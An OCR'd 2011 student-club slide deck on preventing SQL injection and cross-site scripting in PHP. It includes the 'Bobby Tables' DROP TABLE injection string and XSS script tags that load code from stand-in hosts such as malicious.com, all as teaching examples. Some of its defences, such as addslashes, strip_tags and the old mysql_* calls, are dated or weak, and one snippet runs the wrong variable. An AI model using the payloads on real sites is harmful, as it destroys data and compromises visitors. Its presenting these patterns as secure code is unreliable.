Preventing SQL Injection and XSS Attacks

ACM Webmonkeys, 2011

The need for security

- Any website you develop, whether personal or for a business, should be reasonably secured.
    - "Reasonably", because you probably can't secure against all possible attacks unless you spend a good deal of time and money on it.
- There are, very loosely, two categories of attacks against web servers:
    - **Software-based**: exploit bugs, injections, etc., introduced by programmers
    - **Server-based**: very generally, exploit things behind the code. Unsecured FTP connections, web server software vulnerabilities, etc.
- We'll focus on software-based attacks, as my expertise is mostly limited to them.

(Software) Security Prime Directive

Never trust any data that comes from the client side.

- GET data? Validate it.
- POST data? Definitely validate it.
- POST data that you verified with a JavaScript function already? Validate it again, server-side.
- Cookie data? Validate it.

Why validate data?

- First of all, "validate" means to make sure the data is in the correct format for where it's going.
    - On a higher level, this means making sure addresses, phone numbers, etc., are in the right format.
    - On a lower level, this means making sure your data doesn't contain invalid characters or is unsafe for where it's going.
- The second type of validation above is generally referred to as "cleaning," since it usually involves modifies the data into a safe form.

Where does our data go?


- I mentioned before that we need to clean data based on where it's headed. So, we consider the different places data "goes" and how we need to clean it for each:
  - **Database:** Need to clean data for insertion into a SQL query (this is where SQL injection comes from; more later)
  - **HTML:** Need to clean up special characters into HTML entities (& becomes &amp; for example), and strip out any script/object tags (could be malicious; this is where XSS comes into play)
  - **XML/JSON/YAML/etc.:** Need to clean up any special characters that would break the serialization format.

SQL Injections

- First, let's review how we make an SQL query in, say, PHP:

```
$name = "Bobby";
$sql = "INSERT INTO people (name) VALUES ('$name')";
mysql_query($qry);
```

- Here, the variable $name is set explicitly in code, so it's safe. But if we instead grab $name from POST data (that is, a form), then we need to clean it first.
- What if we don't clean it?
    - Could you think of a value for $name that would cause the query to malfunction?


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

This comic is now probably used in every SQL injection tutorial, ever. Source: xkcd.com

Let's see why that breaks

```
$name = "Bobby');DROP TABLE people;--";
$sql = "INSERT INTO people (name) VALUES ('$name')";
mysql_query($qry);
```

Query executed:

```
INSERT INTO people(name) VALUES ('Bobby');DROP TABLE
people;--')
```

- Note that the name value is very specially-constructed to finish up the original query, as well as put a comment at the end (--) to make the rest of the query be ignored.
  - SQL injection attacks can take a while to get the syntax correct. If you disable MySQL error messages, it will take an attacker even longer.

So how do we sanitize database inputs?

- We need to make sure the string which the name is inserted into cannot be broken out of.by the name itself.
  - The character that ends the string is an apostrophe, so we can simply replace apostrophes with an escaped apostrophe (in most versions of SQL, \').
- So, $name = str_replace("'", "\\'", $name); will work
  - Note that we have to escape the backslash itself in PHP, since \' is also an escape character in PHP.
- Much easier to use standard functions, though:
  - $name = addslashes($name);
  - OR
  - $name = mysql_real_escape_string($name);

One caveat: Magic Quotes

- PHP has a "feature" called Magic Quotes, which automatically escapes data coming from GET or POST for databases.
- This is generally not good, because it makes it harder to make data ready for HTML output, and is also not always consistent across servers (could be off, could be on).
- I recommend always turning Magic Quotes **off**.
- If you're writing a cross-platform app, use a wrapper function that checks whether magic quotes is on or off before cleaning data.

A better way to query

- I won't cover the details here, but using parameterized SQL is a cleaner way to clean up queries. It'll take care of calling the right cleaning method.
- Pseudo-code example:
    - $sql = "INSERT INTO People(name) VALUES (@name)";
    - bindParam("@name", $name);
    - executeQuery($sql);
- Of course, the even-better way (in some cases) is to use an object-relational model and skip the SQL altogether. See: most MVC frameworks

Examples of SQL injection vulnerabilities

```
$sql = "INSERT INTO People(name) VALUES ('" . $_GET
['name'] . "');";
mysql_query($sql);



$_SESSION['name'] = $_GET['name'];

// .. later on ...

$sql = "INSERT INTO People(name) VALUES ('". $_SESSION
['name'] . "');";
mysql_query($sql);
```

XSS: Cross-Site Scripting

- Cross-site scripting attacks are essentially code injection attacks, where the attacker somehow injects Javascript code into your site and therefore can attack any user who visits your supposedly-safe site.
    - The "cross-site" part comes from the fact that the malicious Javascript code is generally included from some other domain.
- There are two basic types of XSS attacks:
    - **Persistent**: The injected code is saved to your server as a comment, blog post, etc.
    - **Non-persistent**: The code is passed in via a request and can therefore only infect a system if a user follows a special link (not hard to accomplish).

A persistent XSS attack

1. You write a website with a comment section
2. You forget to do proper sanitization of the comment section, so users can input arbitrary HTML
3. A user posts the comment:

Hey this site is <script type="text/javascript" src="http://www.malicious.com/script.js"/> awesome!

4. Anyone who visits the site and sees that comment could now be compromised by the malicious script.

A non-persistent XSS attack

1. You write a search function for your website
2. Your search function displays the query the user entered at the top of the page, but you forgot to sanitize the search term at all
3. An attacker goes to your search page and searches for the term "<script type=text/javascript src='http://w.t/f.js'/>"
4. This generates a page with the malicious code on it; however, it only represents a threat when the page itself is linked to.
5. So, the attacker then spams people with the malicious link, knowing that your domain is reputable and thus the link will seem legitimate.

So how do we stop this?

- It's pretty easy, actually -- just use a function to strip HTML tags out of any user data you print to a webpage.
  - echo strip_tags($name);
- Also, to eliminate persistent XSS attacks, do the same to any data you put in the database that shouldn't have HTML.
  - $name = addslashes(strip_tags($name));
- The hard part is remembering to do this in *every* place code injection could occur!
  - XSS vulnerabilities are often found even on large websites.
  - Keep them in mind as you write your website, and you should get most of them.

Example of a safe comment script

```
// Handle a new post
if (array_key_exists('comment', $_POST)) {
    $comment = addslashes(strip_tags($_POST['comment']));
    mysql_query("INSERT INTO Comments(comment) VALUES
('$comment')");
    echo "Your comment has been posted.";
} else {
    // Form to add comment not shown.
    $qry = mysql_query("SELECT * FROM Comments");
    while ($row = mysql_fetch_assoc($qry)) {
        echo "<p>Comment: " . strip_tags($row['comment'])."
</p>";
    }
}
```

Things to consider

- When data goes both in and out of a database, we have a question:
  - Do we sanitize data on the way □*in*, or on the way *out*?
- The logical answer is to sanitize data for the database on the way in, and sanitize it for whatever output format it's going to on the way out.
- However, redundancy can help eliminate programming errors caused by other programmers believing data to be safe when it's not.
  - In general, you should make as few assumptions as possible; however, this can lead to slower and/or uglier code as you duplicate validations.
  - Things like ORM help regulate access to the database and prevent these issues.

Other issues

- Look back at the supposedly-safe comment script two slides back. Are there ways in which it could be exploited?
  - Users could still spam comments, for example. This isn't a security threat, but could cause denial-of-service and/or be a general annoyance.
- The general rule, of course, is to assume your users will mess with your code in the worst way possible. Learn to anticipate the edge cases, not just normal use.
  - Using a framework makes it less tedious to cover for these possibilities.

Final note

Don't trust client-side data. Ever.